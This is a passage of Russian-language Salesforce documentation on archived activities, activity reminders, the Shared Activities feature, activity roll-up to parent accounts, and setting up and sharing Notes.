Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов и средство создания отчетов

16. Выполните и сохраните отчет.

Если организация не использует функцию «Общедоступные действия», то настраиваемые отчеты на основе объекта «Взаимосвязи действия» не содержат организаторов событий и приглашенных, а также не отображают события без приглашенных.

СМ. ТАКЖЕ:

- Создание типа настраиваемого отчета
- Создание макета поля для отчетов, созданных на основе типа настраиваемого отчета
- Создание отчета
- Создание настраиваемого отчета

Архивные действия

СредствоSalesforce архивирует события, которые завершились более 365 дней тому назад, завершенные задачи, срок выполнения которых истек более 365 дней назад, и закрытые задачи, созданные более 365 дней тому назад (если у них нет срока выполнения).

Архивированные действия можно просмотреть в экспортированных данных и в определенных областях в Salesforce Classic.

- Список, связанный с историей действий (нажмите **«Просмотреть все»**).
- В версии для печати записи в полях «Имя» или «Связано с».
- Путем использования URL-адреса действия, если вы его знаете.

ВЕРСИИ

Доступно в Salesforce1, Salesforce Classicи Lightning Experience.

Доступно в версиях: **все** версии.

Salesforce не удаляет архивные действия автоматически, однако возможно их удаление вручную.

Архивные действия недоступны для копирования при создании или обновлении безопасной среды.

Напоминания о действиях в Salesforce Classic

СистемаSalesforce отображает напоминания о событиях и задачах в окне напоминания. При использовании Salesforce Classicокно напоминания открывается независимо от инициирования напоминания. При входе в систему Salesforce Classicсрабатывает звуковое уведомление, если с момента последнего входа имеются инициированные напоминания. Настроить напоминания можно в личных параметрах.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Database.com**

Содержимое окон напоминания

- Не более 100 последних неотклоненных напоминаний.
- Тип действия (событие или задача).
- Тема действия (щелкните для просмотра сведений о действии).
- Запланированное время начала события или крайний срок задачи.
- Крайний срок или просроченность напоминания.

Порядок напоминаний

Напоминания о событиях сортируются по дате и времени начала, а напоминания о задачах сортируются по крайнему сроку. Ниже приведен порядок отображения напоминаний при *отсутствии* флажка «Сортировать окно напоминания по крайнему сроку».

1. Дата и время напоминаний о задачах и событиях.
2. Крайний срок задачи *или* дата и время начала события.
3. Тема (по алфавиту в порядке возрастания).

Ниже приведен порядок отображения напоминаний при наличии флажка «Сортировать окно напоминания по крайнему сроку».

1. Крайний срок задачи *или* дата и время начала события (при отсутствии крайнего срока задачи окно напоминания сначала отображает саму задачу).
2. Дата и время напоминаний о задачах и событиях.
3. Тема (по алфавиту в порядке возрастания).

Отображение дат и времен

Таблица ниже определяет порядок отображения времени начала события или крайнего срока задачи в напоминаниях.

Тип действия	Крайний срок или заданное время	Крайний срок или время начала, отображаемое в напоминании
Событие	Время события	Дата и время, выбранные при создании или редактировании события.
	Событие на весь день	Дата, выбранная пользователем, и время, заданное для поля «Начало дня» на странице личных сведений.
Задача	Крайний срок	Дата, выбранная при создании или редактировании задачи.
	Без крайнего срока	Значение «Нет».

Настраиваемые параметры напоминаний

Чтобы настроить параметры напоминаний, выполните указанные ниже действия.

1. В разделе личных параметров войдите в раздел *«Напоминания»* в поле «Быстрый поиск» и выберите **«Напоминания о действиях»**.
2. При необходимости измените параметры.

Табл. 43: Параметры напоминаний

Параметр	Результат применения параметра
Включение предупреждения после наступления времени напоминания	Окно напоминания отображается при наступлении крайнего срока напоминания.
Проигрывание звука напоминания	Система Salesforce проигрывает звуковое уведомление при наступлении крайнего срока напоминания.

Параметр	Результат применения параметра
По умолчанию установите напоминание для событий.	Система Salesforce устанавливает напоминание для всех новых событий. Пользователь определяет время отображения напоминания перед началом события (по умолчанию 15 минут). При необходимости выключите напоминание или измените его время при редактировании события.
По умолчанию установите напоминание для задач.	Система Salesforce устанавливает напоминание для всех новых задач. Пользователь определяет дату и время отображения напоминаний о задачах (по умолчанию 8:00 крайнего срока задачи). При необходимости выключите напоминание или измените его время при редактировании задачи.
Сортировать окно напоминания по крайнему сроку	Система Salesforce сортирует напоминания сначала по крайнему сроку, а затем по дате и времени напоминания.

Если система Salesforce не отображает заданные напоминания, убедитесь, что всплывающие окна не блокируются используемым обозревателем. Чтобы протестировать настройки, нажмите **«Ваш обозреватель блокирует напоминания?»**.

Перенос напоминаний

Система позволяет одновременно переносить как минимум одно напоминание. По умолчанию напоминание повторяется через 5 минут.

При нажатии кнопки **«Отложить»** без установки флажка «Сортировать окно напоминания по крайнему сроку» просроченное время будет основываться на времени переноса при повторном отображении напоминания. При закрытии окна напоминания система отображает данное окно повторно при уведомлении пользователя о следующем напоминании.

Отклонение напоминаний

Система позволяет одновременно отклонять как минимум одно напоминание. Чтобы отклонить все напоминания в окне, нажмите кнопку **«Отклонить все»**. При наличии более 100 напоминаний перед нажатием кнопки **«Отклонить все»**окно отображает дополнительные напоминания после нажатия кнопки **«Отклонить все»**.

Отключение индивидуальных настроек отображения напоминаний о событиях и задачах приводит к сбросу пользовательских параметров напоминаний о действиях. Последующее повторное включение напоминаний инициирует получение напоминаний только для действий, созданных или обновленных после повторного включения данного параметра.

Функция «Общедоступные действия»

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Общедоступные действия», включенная в организации Salesforce пользователем или по умолчанию, не может быть выключена.

- Если страница Visualforce использует стандартный контроллер для отображения событий функции «Общедоступные действия», рекомендуем использовать API 26.0 или более поздней версии.
- Когда с событием связано несколько контактов, в отчетах по действиям не приводятся события, которые являются дочерними по отношению к данному событию, если они назначены пользователям, которые не находятся ниже вас в иерархии ролей.
- Если общедоступные действия включены, действие также связано с каждой основной организацией контакта.
- Независимо от того, включены ли общедоступные действия, дата последнего действия для записи организации основана на всех действиях, которые сводятся к организации посредством поля «Связано с». Однако, если поле «Связано с» не заполнено, действия основываются на основной организации контакта. Дата последнего действия для контактов и интересов основана только на действиях, в которых контакт или интерес является основным контактом для действия.
- Один контакт должен быть выбран в качестве основного для этого действия, если вы выбираете опцию «Общедоступные действия». При удалении основного контакта роль нового основного контакта назначается следующему контакту в связанном списке действия. Чтобы вручную выбрать другой основной контакт, рекомендуем изменить действие. В списках и отчетах основные и второстепенные контакты отображаются по-разному.
- Если функция «Общедоступные действия» выключена, то настраиваемые отчеты на основе объекта «Взаимосвязи действия»:
  - отображают только приглашенных на событие, но не организатора;
  - не отображают события без приглашенных.
- Если функция «Общедоступные действия» выключена, то типы настраиваемых отчетов, использующие взаимосвязи настраиваемых полей поиска действий, не поддерживаются.
- Если функция «Общедоступные действия» выключена и торговые представители отправляют сообщения эл. почты нескольким контактам, система Salesforce создает закрытую задачу для каждого контакта. В результате система Salesforce создает повторяющиеся записи вместо всего одной задачи, соответствующей сообщению эл. почты.

Условия включения опции сведения действий к родительской организации контакта

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

Прежде чем принять решение о том, какие действия должны сводиться к родительской организации контакта, ознакомьтесь с некоторыми условиями, включая то, как это повлияет на действия, родительские организации и возможности.

- Изменение параметра сведения влияет только на новые действия. Существующие действия будут изменены только в случае обновления, при котором выполняется пересчет сведения, например при закрытии действия.
- Поле «Связано с» действия определяет, к какой организации будет отнесено действие. Действие не сводится к основной организации контакта, указанной в поле «Имя».

- Действия, которые сводятся к организации посредством поля «Связано с», определяют дату последнего действия в организации. Поле «Имя» в действиях всегда игнорируется при определении даты последнего действия для организации.
- Изменение алгоритма резюмирования не влияет на организации-лица в Salesforce Classic. Если действие связано с организацией-лицом посредством поля «Связано с» или «Имя», такое действие всегда отображается в записи организации-лица. поскольку организация-лицо является собственной основной организацией по умолчанию.
- Если пользователь создает действие при преобразовании интереса, но не создает возможность из интереса, то действие не сводится к основной организации интереса, независимо от значений параметров резюмирования.

СМ. ТАКЖЕ:

Контакты с несколькими организациями

Настройка действий для торговых представителей

Оптимизируйте управление событиями, календарями и задачами для торговых представителей.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

1. Включение опции сведения действий к родительской организации контакта
   При связывании действия с контактом оно также отображается в родительской организации контакта. Рекомендуется отключить данный параметр, если контакты могут быть связаны с несколькими организациями.
2. Включение напоминаний о действиях
   Пользователи смогут устанавливать индивидуальные настройки для напоминаний о мероприятиях и задачах.
3. Добавление кнопок «Отправить сообщение», «Записать вызов в журнал», «Новое событие» и «Новая задача» в компоновщик действий.
   Если макет страницы был вами изменен и вы не видите в компоновщике действий кнопки «Отправить сообщение», «Записать вызов в журнал», «Новое событие» и «Новая задача», вы можете их добавить. Просто добавьте нужные кнопки в раздел «Действия Salesforce1 и Lightning Experience» макета страницы соответствующего объекта.

Включение функции «Общедоступные действия»

Благодаря общедоступным действиям пользователи могут привязать до 50 контактов (то только 1 интерес) к событию или к задаче.

1. Введите строку *«Параметры действий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
2. Установите флажок **«Разрешить пользователям пакетное связывание контактов с задачами и событиями»**.
3. Нажмите кнопку **«Отправить»**.
4. Прежде чем добавить список связанных контактов на страницы сведений о событиях и задачах, убедитесь, что макеты страниц событий и задач содержат связанный список «Имя». Убедитесь, что элементы связанного списка «Имя» не содержат полей и их содержимое не подчиняется параметрам безопасности полей.

После того как функция будет включена, может пройти до 48 часов, прежде чем общедоступные действия будут готовы. Во время данного процесса торговые представители могут продолжить обработку событий и задач. Страница «Параметры действий» в меню «Настройка» позволяет просматривать текущий статус процесса и рекомендации на случай его неудачного завершения.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы включить функцию «Общедоступные действия»

- «Настройка приложения» и «Изменение всех данных»

Включение опции сведения действий к родительской организации контакта

При связывании действия с контактом оно также отображается в родительской организации контакта. Рекомендуется отключить данный параметр, если контакты могут быть связаны с несколькими организациями.

1. Введите строку *«Параметры действий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
2. Выберите **Свести действия к родительской организации контакта**.
3. Нажмите кнопку **«Отправить»**.

Изменение параметра сведения влияет только на новые действия. Существующие действия будут изменены только в случае обновления, при котором выполняется пересчет сведения, например при закрытии действия.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы задействовать возможность свести действия к родительской организации контакта:

- «Настройка приложения» и «Изменение всех данных»

Включение напоминаний о действиях

Пользователи смогут устанавливать индивидуальные настройки для напоминаний о мероприятиях и задачах.

1. Введите строку *«Параметры действий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
2. Выберите опцию **Включить напоминания о действиях**.
3. Нажмите кнопку **«Отправить»**.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы включить напоминания о действиях:

- «Настройка приложения» и «Изменение всех данных»

Добавление кнопок «Отправить сообщение», «Записать вызов в журнал», «Новое событие» и «Новая задача» в компоновщик действий.

Если макет страницы был вами изменен и вы не видите в компоновщике действий кнопки «Отправить сообщение», «Записать вызов в журнал», «Новое событие» и «Новая задача», вы можете их добавить. Просто добавьте нужные кнопки в раздел «Действия Salesforce1 и Lightning Experience» макета страницы соответствующего объекта.

1. Откройте макет страницы для объекта, который вы хотите обновить.
2. Удостоверьтесь в том, что кнопки **«Новая задача»**, **«Новое событие»**, **«Записать вызов в журнал»** и **«Отправить сообщение»** (не «Отправить письмо») добавлены в раздел Salesforce1 и Lightning Experience Actions макета страницы.

Удостоверьтесь в том, что ваши пользователи имеют разрешение на создание новых задач и событий, внесение вызовов в журнал и отправку писем.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Добавление кнопок в макеты страницы

- «Настройка приложения» и «Изменение всех данных»

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Действия в Lightning Experience
- Порядок действий в Lightning Experience
- Макеты страниц
- Наборы полномочий

Примечания

Сохраняйте организованность и успешно выполняйте все свои дела, добавляя примечания к организациям, контактам, интересам, возможностям и пр. С помощью «Примечаний», усовершенствованного инструмента оформления примечаний, в Salesforce предоставляется возможность использовать обогащенный текст, списки и изображения в примечаниях, связывать примечания с несколькими записями и создавать примечания в Lightning Experience.

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Рекомендации по работе с примечаниями

Ознакомьтесь с рекомендациями по созданию и управлению примечаниями, в частности, где управлять примечаниями, удалять примечания и как определяется принадлежность примечаний.

Углубление сотрудничества за счет совместного доступа к примечаниям

Углубляйте сотрудничество при подготовке сделок путем предоставления совместного доступа к примечаниям пользователям и группам.

Возврат к предыдущей версии примечания

С помощью более совершенного инструмента «Примечания» системы Salesforce можно просматривать и восстанавливать старые версии примечаний.

Рекомендации по настройке инструмента «Примечания»

Перед настройкой инструмента «Примечания» ознакомьтесь с требованиями по добавлению списков, связанных с инструментом «Примечания» к макетам страниц, ограничениями инструмента «Примечания» и пр.

Настройка примечаний

Включите инструмент «Примечания», добавьте список, связанный с примечаниями, к макетам страниц и предоставьте пользователям возможность создавать примечания с действиями и в Salesforce1.

Рекомендации по работе с примечаниями

Ознакомьтесь с рекомендациями по созданию и управлению примечаниями, в частности, где управлять примечаниями, удалять примечания и как определяется принадлежность примечаний.

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

- Для создания или редактирования примечания, связанного с записью, необходимо иметь возможность редактировать эту запись.
- Для удаления примечания, связанного с записью, необходимо быть ответственным за это примечание или ответственным за связанную запись.
- Для удаления примечания, *не* связанного с записью, необходимо быть ответственным за это примечание.
- Для создания примечаний в Lightning Experience необходимо использовать "Примечания". Администратор Salesforce должен включить инструмент «Примечания».
- Salesforce1 не позволяет обеспечить общий доступ к примечаниям.
- При предоставлении общего доступа примечанию в Lightning Experience можно обеспечить другим пользователям только доступ для просмотра, поскольку инструмент «Примечания» не поддерживает одновременное редактирование. Если несколько пользователей редактируют примечание в одно и то же время, они могут перезаписать изменения, внесенные другими.

Рекомендации по использованию инструмента «Примечания»

Посмотреть видеоролик: Порядок использования примечаний

- Для создания и управления примечаниями к записям используйте список, связанный с инструментом «Примечания», который должен быть добавлен администратором Salesforce к макетам страниц.
- Если инструмент «Примечания» отключен, пользователи теряют доступ к примечаниям, созданным с его помощью.
- На вкладке «Примечания» появляются только примечания, созданные с помощью инструмента «Примечания».
- Для создания автономных примечаний или управления всеми своими примечаниями используйте вкладку «Примечания» (предусмотренную в Lightning Experience и Salesforce1).
- После включения инструмента «Примечания» старый инструмент создания примечаний остается доступным для создания и управления примечаниями в Salesforce Classic и Salesforce1. В Lightning Experience старый инструмент создания примечаний используется только для чтения и управления примечаниями, созданными с его помощью.
- Следует читать старые примечания, созданные с помощью старого инструмента формирования примечаний, пользуясь списком «Примечания и вложения», связанным с записями. Эти примечания не появляются на вкладке «Примечания».
- В приложении Salesforce1 создавайте задачи с помощью примечаний, проводя пальцем по строке примечания. Можно также коснуться значка на панели инструментов для добавления или обновления статуса элемента действия. Если профилю пользователя назначено два и более типа записи задачи, каждый раз при создании задачи из примечания будет предложено выбрать тип записи. Если профилю пользователя назначен только один тип записи задачи, задача сразу же создается.
- После включения инструмента «Примечания» старый инструмент создания примечаний остается доступным для создания и управления примечаниями в Salesforce Classic и Salesforce1. В Lightning Experience старый инструмент создания примечаний используется только для чтения и управления примечаниями, созданными с его помощью.

Рекомендации по использованию старого инструмента создания примечаний

- Все примечания, добавленные в контакты и возможности, также сводятся в связанной организации.
- Примечания автоматически связываются с родительской организацией
- Для создания и управления примечаниями к записям используйте связанный список «Примечания и вложения». Нельзя создавать примечания в Lightning Experience с помощью старого инструмента создания примечаний.
- Для восстановления удаленных примечаний воспользуйтесь компонентом «Корзина».
- Если примечание отмечено в качестве личного, оно доступно только для того, кто его создал или прикрепил.
- При публикации примечаний для внешних контактов посредством функции Salesforce to Salesforce все общедоступные примечания автоматически становятся доступными для подключения при совместном использовании родительского объекта. Если применительно к вложению выбран Общий доступ с подключениями, автоматически обеспечивается общий доступ к вложению.
- Чтобы отменить общий доступ к примечанию или вложению, установите флажок «Личное».

Углубление сотрудничества за счет совместного доступа к примечаниям

Углубляйте сотрудничество при подготовке сделок путем предоставления совместного доступа к примечаниям пользователям и группам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: В Lightning Experience можно предоставить только доступ к средству просмотра при совместном использовании примечания. Примечания не поддерживают совместное редактирование (это ограничение не позволяет нескольким пользователям одновременно редактировать примечание). Если несколько пользователей изменяют примечание в одно и то же время, они перезаписывают изменения друг друга. Salesforce1 не позволяет обеспечить общий доступ к примечаниям.

1. Откройте примечание.
2. Нажмите кнопку совместного доступа.
3. Выберите пользователей, которым нужно предоставить совместный доступ, и укажите уровень доступа.
4. Введите краткое сообщение для получателей.
5. Чтобы не допустить возможности предоставления или отмены совместного доступа получателями, нажмите **«Не позволять другим предоставлять общий доступ или отменять его»**.
6. Нажмите **Предоставить общий доступ**.

Пользователи, которым предоставлен общий доступ, получат сообщение эл. почты со ссылкой на общедоступное примечание.

Возврат к предыдущей версии примечания

С помощью более совершенного инструмента «Примечания» системы Salesforce можно просматривать и восстанавливать старые версии примечаний.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Данные действия поддерживаются в Lightning Experience. Если вы видите значок Средство запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. Щелкните заголовок примечания в связанном списке примечаний записи.
2. В окне примечания нажмите значок .
3. Выберите из списка версию примечания, которое нужно просмотреть.
4. Для восстановления выбранной версии примечания нажмите **«Восстановить»**.

Рекомендации по настройке инструмента «Примечания»

Перед настройкой инструмента «Примечания» ознакомьтесь с требованиями по добавлению списков, связанных с инструментом «Примечания» к макетам страниц, ограничениями инструмента «Примечания» и пр.

- Для создания примечаний в Lightning Experience необходимо использовать «Примечания».
- Для настройки инструмента «Примечания» необходимо добавить список, связанный с инструментом «Примечания», ко всем соответствующим макетам страниц и включить «Примечания».
- Одновременно необходимо включить в Salesforce оба инструмента создания примечаний. Однако примечания, созданные с помощью одного из инструментов, можно читать и редактировать только с помощью этого инструмента.

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Ограничения инструмента «Примечания»

- Личные примечания не поддерживаются.
- Примечания, добавленные к контактам и возможностям, не сводятся в соответствующей организации.
- Примечания не добавляются автоматически к родительской организации.
- Примечания недоступны для лицензий партнерского портала и лицензий клиентского портала.

Где можно получить доступ к функциям инструмента «Примечания»?

- Автоматическое сохранение доступно только в Lightning Experience.
- Возврат к предыдущим версиям возможен только в Lightning Experience.
- Добавление изображений к примечаниям применимо только в Lightning Experience и мобильном приложении Salesforce1 для iOS.
- Создание задач исходя из примечаний осуществимо только в Salesforce1.
- Совместный доступ к примечаниям возможен только в Lightning Experience и Salesforce Classic.
- Просмотр всех принадлежащих вам примечаний на вкладке «Примечания» доступен только в Lightning Experience и Salesforce1.

СМ. ТАКЖЕ:

Настройка примечаний

Примечания

Настройка примечаний

Включите инструмент «Примечания», добавьте список, связанный с примечаниями, к макетам страниц и предоставьте пользователям возможность создавать примечания с действиями и в Salesforce1.

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

1. Включение примечаний

   В меню «Настройка» выберите **Включить примечания** на странице параметров инструмента «Примечания».

2. Добавление связанного списка «Примечания» в макеты страниц

   С помощью редактора макетов страниц добавьте списки, связанные с инструментом «Примечания», в макеты страниц для всех объектов, где необходимо предоставить пользователям возможность создавать примечания.

3. Предоставление пользователям возможности создавать примечания с помощью публикатора Chatter, меню глобальных действий и панели действий Salesforce1

   Добавьте действие **«Создать примечание»** к макетам публикатора.

4. Предоставление возможности пользователям создавать примечания в Salesforce1

   Убедитесь, что ваши представители могут создавать задачи на основе примечаний в Salesforce1 и что инструмент «Примечания» появляется в меню навигации в Salesforce1.

5. Выключение отслеживания ленты для примечаний

   Нужно ли скрыть обновления ленты, по которым пользователи могут узнать, что кто-то создал или изменил примечание? Теперь отслеживанием ленты можно управлять, включая и отключая отслеживание ленты для всех связанных объектов. Чтобы отключить отслеживание ленты для примечаний, отключите отслеживание ленты для всех связанных объектов.

СМ. ТАКЖЕ:

Рекомендации по настройке инструмента «Примечания»

Редактирование макетов страниц для стандартных объектов

Редактирование макетов страниц для настраиваемых и внешних объектов

Примечания

Включение примечаний

В меню «Настройка» выберите **Включить примечания** на странице параметров инструмента «Примечания».

1. Введите *«Параметры "Примечаний"»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры "Примечаний"»**.
2. Убедитесь в том, что отмечен флажок **«Включить примечания»**.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения инструмента «Примечания» выполните следующее.

- «Настройка приложения»

  Просмотр настройки и конфигурации

Добавление связанного списка «Примечания» в макеты страниц

С помощью редактора макетов страниц добавьте списки, связанные с инструментом «Примечания», в макеты страниц для всех объектов, где необходимо предоставить пользователям возможность создавать примечания.

1. Обеспечьте доступ редактора макетов страниц к каждому объекту.
2. Убедитесь, что связанный список «Примечания» включен в макет страницы.
3. Сохраните макет страницы.

Выполните эти действия для каждого объекта, где пользователи должны иметь возможность создавать примечания.

СМ. ТАКЖЕ:

Настройка связанных списков

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц:

- «Настройка приложения»

  Просмотр настройки и конфигурации

Предоставление пользователям возможности создавать примечания с помощью публикатора Chatter, меню глобальных действий и панели действий Salesforce1

Добавьте действие **«Создать примечание»** к макетам публикатора.

1. Введите *«Макеты публикатора»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты публикатора»**.
2. Редактирование макета публикатора.
3. Убедитесь в том, что действие **«Создать примечание»** добавлено в меню быстрых действий публикатора Salesforce Classic, а также в действия Salesforce1 и Lightning Experience.
4. Сохраните макет публикатора

Выполните эти этапы для всех макетов публикатора. При переопределении глобального макета публикатора применительно к любым макетам страниц объектов добавьте также действие **«Создать примечание»** в настраиваемые макеты.

СМ. ТАКЖЕ:

Добавление действий для глобальных макетов публикатора

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов публикатора:

- «Настройка приложения»

  Просмотр настройки и конфигурации

Предоставление возможности пользователям создавать примечания в Salesforce1

Убедитесь, что ваши представители могут создавать задачи на основе примечаний в Salesforce1 и что инструмент «Примечания» появляется в меню навигации в Salesforce1.

1. Введите строку «*Параметры действий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
2. Выберите пункт «Разрешить создание задач из примечаний».
3. Сохраните страницу.
4. В разделе «Настройка» введите «*Навигация*» в поле «Быстрый поиск», затем выберите **«Навигация Salesforce1»**.
5. Переместите **Примечания** из списка «Доступно» в список «Выбрано». Рекомендуем разместить его над элементом **«Элементы интеллектуального поиска»**.
6. Сохраните страницу.

В приложении Salesforce1 пользователи могут создавать задачи с помощью примечаний, проводя пальцем по строке примечания. Можно также коснуться значка ✔ на панели инструментов для добавления или обновления статуса элемента действия. Если профилю пользователя назначено более одного типа записи задачи, пользователю будет предложено выбрать тип записи для задачи.

СМ. ТАКЖЕ:

Настройка меню навигации приложения Salesforce1

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы обновить параметры активности и меню навигации Salesforce1, выполните следующие действия.


- «Настройка приложения»

  Просмотр настройки и конфигурации

Выключение отслеживания ленты для примечаний

Нужно ли скрыть обновления ленты, по которым пользователи могут узнать, что кто-то создал или изменил примечание? Теперь отслеживанием ленты можно управлять, включая и отключая отслеживание ленты для всех связанных объектов. Чтобы отключить отслеживание ленты для примечаний, отключите отслеживание ленты для всех связанных объектов.

1. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. Выберите объект, для которого необходимо отключить отслеживание ленты.
3. Снимите отметку **«Все связанные объекты»**.



Повторяйте эти шаги для каждого объекта, для которого необходимо отключить отслеживание ленты.

ВЕРСИИ

Доступно в версиях: Salesforce1, Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отключения отслеживания ленты для всех связанных объектов выполните следующее.

- «Настройка приложения» и «Изменение всех данных»

Социальные организации, контакты и интересы

Расширьте доступ пользователей к социальным сетям и воспользуйтесь преимуществами, необходимыми для качественного обслуживания текущих и потенциальных клиентов. В Salesforce Classic вы можете получить доступ к Twitter, Facebook, Klout, и Youtube. В Lightning Experience вы можете получить доступ только к Twitter.

Инструкции по использованию социальных организаций, контактов и интересов

Просмотрите инструкции по использованию социальных организаций, контактов и интересов, включая информацию о конфиденциальности и безопасности, а также о социальных сетях с доступом по записям и пользовательским интерфейсам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

[Подключение социальных сетей к организациям, контактам и интересам]

Просмотрите организацию, контакт или интерес и войдите в социальную сеть, к которой хотите получить доступ. Вы автоматически увидите информацию о доступных социальных сетях для записи. В Salesforce Classic вы можете получить доступ к Twitter или Facebook. В Lightning Experience или Salesforce1 вы можете получить доступ только к Twitter.

[Прекращение отображения профилей социальных сетей в организациях, контактах и интересах]

Если социальные организации, контакты и интересы активированы в вашей организации, доступен выбор социальных сетей, которые должны быть видимы для записи. Сведения о социальной сети просто перестают отображаться. Другие пользователи с доступном к записям могут только видеть профили социальных сетей для этих записей.

[Выбор и изменение изображений для профилей организаций, контактов и интересов]

Когда кто-либо подключает профиль социальной сети в записи Salesforce, изображение профиля нередко отображается в записи. Если активирован логотип организации, возможна замена изображений профиля изображениями, которые добавлены вручную.

[Настройка социальных организаций, контактов и интересов]

Со страницы настроек социальных организаций, контактов и интересов в меню «Настройка» можно активировать или отключить социальные организации, контакты и интересы. Возможен также выбор социальных сетей, доступных пользователям. Социальные сети, контакты и интересы обычно по умолчанию активированы.

Инструкции по использованию социальных организаций, контактов и интересов

